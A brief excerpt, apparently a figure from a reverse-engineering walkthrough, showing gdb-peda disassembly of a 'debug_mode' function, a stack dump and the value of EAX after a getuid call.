0x80484c8 <debug_mode+36>:  call    0x8048390 <getuid@plt>
=> 0x80484cd <debug_mode+41>:  mov     ds:0x804a034, eax
0x80484d2 <debug_mode+46>:  mov     BYTE PTR ds:0x804a02c, 0x1
0x80484d9 <debug_mode+53>:  movzx   eax, BYTE PTR [ebp-0xc]
0x80484dd <debug_mode+57>:  xor     eax, 0x1
0x80484e0 <debug_mode+60>:  test    al, al
[-----stack-----]
0000| 0xbffff6a0 --> 0x8048590 (<_libc_csu_init>:      push    ebp)
0004| 0xbffff6a4 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0008| 0xbffff6a8 --> 0x2
0012| 0xbffff6ac --> 0x8048361 (<_init+41>:      add     esp, 0x8)
0016| 0xbffff6b0 --> 0xb7fc63e4 --> 0xb7fc71e0 --> 0x0
0020| 0xbffff6b4 --> 0x4
0024| 0xbffff6b8 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0028| 0xbffff6bc --> 0x8048500 (<debug_mode+92>:      mov     al, ds:0xc2890804)
[-----]
Legend: code, data, rodata, value
0x80484cd in debug_mode ()
gdb-peda$ print $eax
$6 = 0x3e8

```

Figure 26: Print EAX after Second getuid Call